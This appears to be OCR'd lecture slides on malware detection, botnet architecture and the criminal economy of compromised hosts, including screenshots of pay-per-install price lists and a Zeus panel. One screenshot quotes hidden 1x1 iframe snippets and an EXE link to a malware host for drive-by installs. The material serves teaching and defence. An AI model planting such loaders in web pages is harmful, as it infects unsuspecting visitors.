
Generic Decryption




Generic Decryption




Generic Decryption




Generic Decryption




Generic Decryption



Generic Decryption




Generic Decryption



Generic Decryption

KILL KILL KILL



But you've just kicked the can down the road

- How long to emulate program?
 - Emulate too long and the system slows to a crawl
 - Don't emulate enough and you might miss the virus
- What if malware can tell its running inside a VM?
 - Don't decrypt if you are
- What about malware that only activates with some specific input?
- This wheel turns many more times (and none of it is unique to viruses... true of all malware)
- Bottom line: detection is complex and malware authors constantly work to make it harder to do host-based malware detection
- Key assumptions of anti-malware software:
 - Malware is known a priori (i.e., there are good signatures that can be extracted)
 - Malware is used again (i.e., that discovering new malware instance is useful)

So you've taken over 100,000 machines...

- Then what?
- Use machines *together* for some purpose

What's a botnet?

- A **network** of compromised computers with a common **command & control** system (C2)
 - Each host called a *bot*
- The bot **controller** sends controls the network en masse
 - Spam, phishing
 - Denial-of-service [e.g., dirtjumper]
 - Click fraud
 - Stealing local data (e.g. credit cards, passwords, bank account #'s, etc) [e.g., zeus, spyeye]
- Botnets typically self-updating

Botnet Architecture

- Bot network
 - Centralized:
 - IRC server (Internet relay chat) or Web server
 - Multiple servers for robustness (e.g, try round-robin)
 - Peer-to-peer: self organizing
 - Each host can be a worker or a proxy; decided dynamically
 - Multi-level hierarchy forwards traffic back to controller
- Push vs pull designs
 - Attacker sends out message to tell bots what to do (push)
 - Worker bots “ask” for work to do (pull)
- Recovery (resilience in case of “takedown”)
 - Most common “Domain Generation Algorithms”
 - If you can’t reach C2, then contact domain X.com (where X is generated based on date)

Example: Storm peer-to-peer botnet

Bot master




HTTP proxies



Proxy bots



Overnet



Worker bots



Dealing with botnets

- Detection
 - Detecting the malware
 - Detecting network access to known C2s or using known botnet C2 protocols
 - Allow “honeypot” computers to be infected and see what they do
 - Infiltrate or takeover C2 and see which hosts connect to it (the infected ones)
- What to do?
 - Get users to cleanup infected hosts (e.g., Microsoft Malware Removal Tool)
 - Quarantine from network (some ISPs do this)
 - Shutdown C2 (carefully) or disrupt its behavior
 - Takeover C2 and command bots to deinstall themselves (legal issues)

So... what do people do with botnets?

Economic Drivers

- Starting in 2005, emergence of profit-making malware
 - Anti-spam efforts force spammers to launder e-mail through compromised machines (starts with MyDoom.A, SoBig)
 - “**Virtuous**” economic cycle **transforms** nature of threat

- Commoditization of compromised hosts
 - *Fluid* third-party exchange market (**millions of hosts**)
 - Raw bots (range from pennies to dollars)
 - Value added tier: SPAM proxying (more expensive)

- Innovation in both host substrate and its uses
 - Botnets: sophisticated command/control networks: **platform**
 - SPAM, piracy, phishing, identity theft, DDoS are all **applications**

Installs4Sale.net - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://installs4sale.net/

Most Visited Getting Started Latest Headlines Exchange - GraBberZ ... GraBberZ CoM http://www.sysnet.ucs... GraBberZ CoM Cyber Genome Progra...

Google Search Sidewiki Bookmarks Translate AutoLink Sign in

Installs4Sale.net

Installs4Sale.net - надежный сервис по загрузкам, достойный доверия

КОНТАКТЫ

- 560869831
- 550525933
- info [at] installs4sale.net

ПРИЕМУЩЕСТВА

- Быстро осуществляем отгрузку практически в любой регион. Принимаем заказы на миксы стран по вашему выбору.
- Для постоянных клиентов действуют скидки и бонусы в виде дополнительного объема загрузок.
- Поговорите со специалистом, который индивидуально подберет сервисы и методы доставки

Wire WebMoney EPASS

Installs4Sale.net - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://installs4sale.net/

Most Visited Getting Started Latest Headlines Exchange - GraBberZ ... GraBberZ CoM http://www.sysnet.ucs... GraBberZ CoM Cyber Genome Progra...

Google Search Sidewiki Bookmarks Translate AutoLink Sign in

Installs4Sale.net

Договорится по всем ценам и получить индивидуальные условия вы можете в службе поддержки. Пишите!

Мы отслеживаем уникальность инсталов и их чистоту перед продажей.

УСЛОВИЯ

Мы работаем строго по предоплате. Допускается частичная оплата постоянным клиентам на большие объемы.

Мы не несем ответственности за то что у вас по каким-то причинам отсутствуют загрузки. Если вы не видите инсталов с первых минут мы можем приостановить отгрузку до выяснения обстоятельств.

ТАРИФЫ

GB (Англия)	150\$
DE (Германия)	150\$
USA (США)	130\$
IT (Италия)	120\$
Микс (US,CA, AU, GB)	100\$
CA (Канада)	100\$
Микс (Европа)	40\$
Азия	10\$

Все цены указаны за 1000 уникальных загрузок

WebMoney

Все права защищены installs4sale.net. 2009

algorithms

CD Recorder

allprotection4.6b5.tcl

allprotection4.6b5.tcl

Trash

algorithms-2005-07-05.ta...

GPL.txt

home4.p

frotz-2.43.tar.gz

java

Hashtable.java

fr

43

iframeDOLLARS.biz - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://iframedollars.biz/stats/index.php

Go book to market value"

CentOS Support my del.icio.us post to kaytwo Gmail Google Calendar

most expensive adwor... CyberWyre » Updated:... Google AdWords: Key... Matt Cutts: Gadgets, ... Pink Sheets -- Electron... iframeDOLLARS.biz

EXE last updated 68 hours ago

NEWS STATS SETUP RATES

Last news

Date	Text
4.12.2006	From today our price for Asia grows up to 15\$ for 1k and the price for Italy - to 300\$ for 1k
20.11.2006	For the reason of bad price for Asiatic region we have to low our price for it to 12\$. We're waiting for your understanding. We'll work up this problem as soon as possible.
11.07.2006	Now, we accept asia loads!
11.06.2006	We resolve our problem with hosting! And we have a special bonus: you'll get +20% more to your moneys!
31.05.2006	From the 31th of May the new system of anti antivirus is started.
07.11.2005	Problems with BackURL solved, use it!
11.10.2005	Now you can send not unique traffic to your resources with help of BackURL
10.10.2005	From the 10th of Octobre the new system of tariffing IS STARTED. From this moment we pay different \$\$\$ for different countries
19.09.2005	From the 19th of september the price for 1000 loads will rise to 80\$
5.08.2005	New system of statistics and new dsign are started!
11.07.2005	From the 11th of july the price for 1000 loads will rise to 70\$

Adverts link

HTML Link:

<iframe src="http://yepjnddqpq.biz/dl/adv622.php" width=1 height=1></iframe>

Hidden HTML Link:

<iframe src="http://yepjnddqpq.biz/dl/loadadv622.exe" width=1 height=1></iframe>

EXE Link(last update 68 hours ago):

http://yepjnddqpq.biz/dl/loadadv622.exe

kaytwo

CPU0

CPU1


Disk

Mem

Making money...

- Monetize platform of compromised host
 - **Generic resources:** CPU, IP address, bandwidth, storage
 - **Unique resources:** e-mail accounts, credit card numbers, bank accounts, intellectual property
- Ultimately, must find a way to “cash out”...

Two core criminal value creation strategies...



Click fraud

- Assumption:
 - Click on ad is a customer
- Attack
 - Deplete other ad budgets
 - Click on own ads for revenue
- What is done
 - Identify fraudulent patterns (e.g., many clicks from IP, no sales)
 - Refund money from those



Infostealers

- Infected machines gather information from the disk or as it is typed and send it back
 - Either via command & control channel
 - Or to “dead drop” (e.g., Web site that anyone can read)
- Commercial use (e.g., Zeus/Spyeye)
 - Gathering credentials for online services, banks, credit cards, etc
- Espionage use (e.g., Ghostnet/Flame)
 - Gathering documents of value

Zeus example

Zeus :: Statistics - Mozilla Firefox

Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe

[/in.php?m=home](#) Google

Zeus :: Statistics

Information:

Profile: XXXXXXXXXX
GMT date: 11.03.2009
GMT time: 14:15:27

Statistics:

→ Summary

Botnet:

Online bots
Remote commands

Logs:

Search
Search with template
Uploaded files

System:

Profiles
Profile
Options

Logout

